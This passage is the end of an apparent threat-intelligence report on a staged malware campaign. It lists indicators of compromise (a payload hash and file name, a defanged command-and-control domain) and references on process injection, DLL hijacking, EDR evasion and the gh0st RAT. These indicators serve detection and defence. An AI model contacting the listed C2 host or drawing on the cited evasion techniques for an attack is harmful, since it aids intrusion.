`3dd470e85fe77cd847ca59d1d08ec8ccebe9bd73fd2cf074c29d87ca2fd24e33`	SHA-256	`6uf9i.exe`	Stage 4 - final payload
`qaqkongtiao[.]com`	domain-name		Stage 4 - final payload C2

References

The following were referenced throughout the above research:

- https://nsis.sourceforge.io/Main_Page
- https://learn.microsoft.com/en-us/windows-server/storage/file-server/volume-shadow-copy-service
- https://github.com/Jemmy1228/HookSigntool
- https://www.safebreach.com/blog/process-injection-using-windows-thread-pools/
- https://hijacklibs.net/entries/microsoft/built-in/wow64log.html
- https://en.wikipedia.org/wiki/Fowler%E2%80%93Noll%E2%80%93Vo_hash_function
- https://www.zerosalarium.com/2025/08/countering-edrs-with-backing-of-ppl-protection.html

- https://github.com/TwoSevenOneT/EDR-Freeze/blob/ceffd5ea7b813b356c77d469561dbb5ee45aeb24/PPLHelp.cpp#L43
- https://news.sophos.com/en-us/2023/05/03/doubled-dll-sideloading-dragon-breath/
- https://ti.qianxin.com/blog/articles/operation-dragon-breath-%28apt-q-27%29-dimensionality-reduction-blow-to-the-gambling-industry/
- https://github.com/sin5678/gh0st
